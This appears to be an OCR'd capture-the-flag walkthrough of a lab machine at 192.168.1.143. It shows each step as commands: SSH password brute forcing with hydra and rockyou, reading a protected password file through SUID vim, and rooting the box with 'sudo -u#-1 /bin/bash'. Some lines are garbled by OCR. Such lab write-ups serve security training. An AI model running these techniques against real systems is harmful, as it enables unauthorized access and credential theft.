


Browse http://192.168.1.143/development

**We found two txt file








In j.txt we got hint that J (jan) is using weak credential

Exploitation

using hydra to bruteforce on ssh to retrieve jan password

hydra -l jan -P /usr/share/wordlists/rockyou.txt 192.168.1.143 ssh



found password for user jan (jan:armando)

[22][ssh] host: 192.168.1.143 login: jan password: armando


Connecting to ssh using above credential


ssh jan@192.168.1.143

Password: **armando**

id

whoami





cd /home/kay


ls

cat pass.bak

Found file pass.bak but jan user doesnot have permission to read it

Privilege Escalation


find / -perm -4000 2>/dev/null




/usr/bin/vim.basic has SUID set. It means if we run the vim editor as a non-privileged user, we'll be able to read and write all sorts of sensitive and critical files.

using vim to read pass.bak file

vim pass.bak






Found password for kay user.

su kay

Password: heresareallystrongpasswordthatfollowsthepasswordpolicy$$


id

whoami sudo -l



sudo -u#-1 /bin/bash

It gives us **root.**



d /root

ls -al

cat flag.txt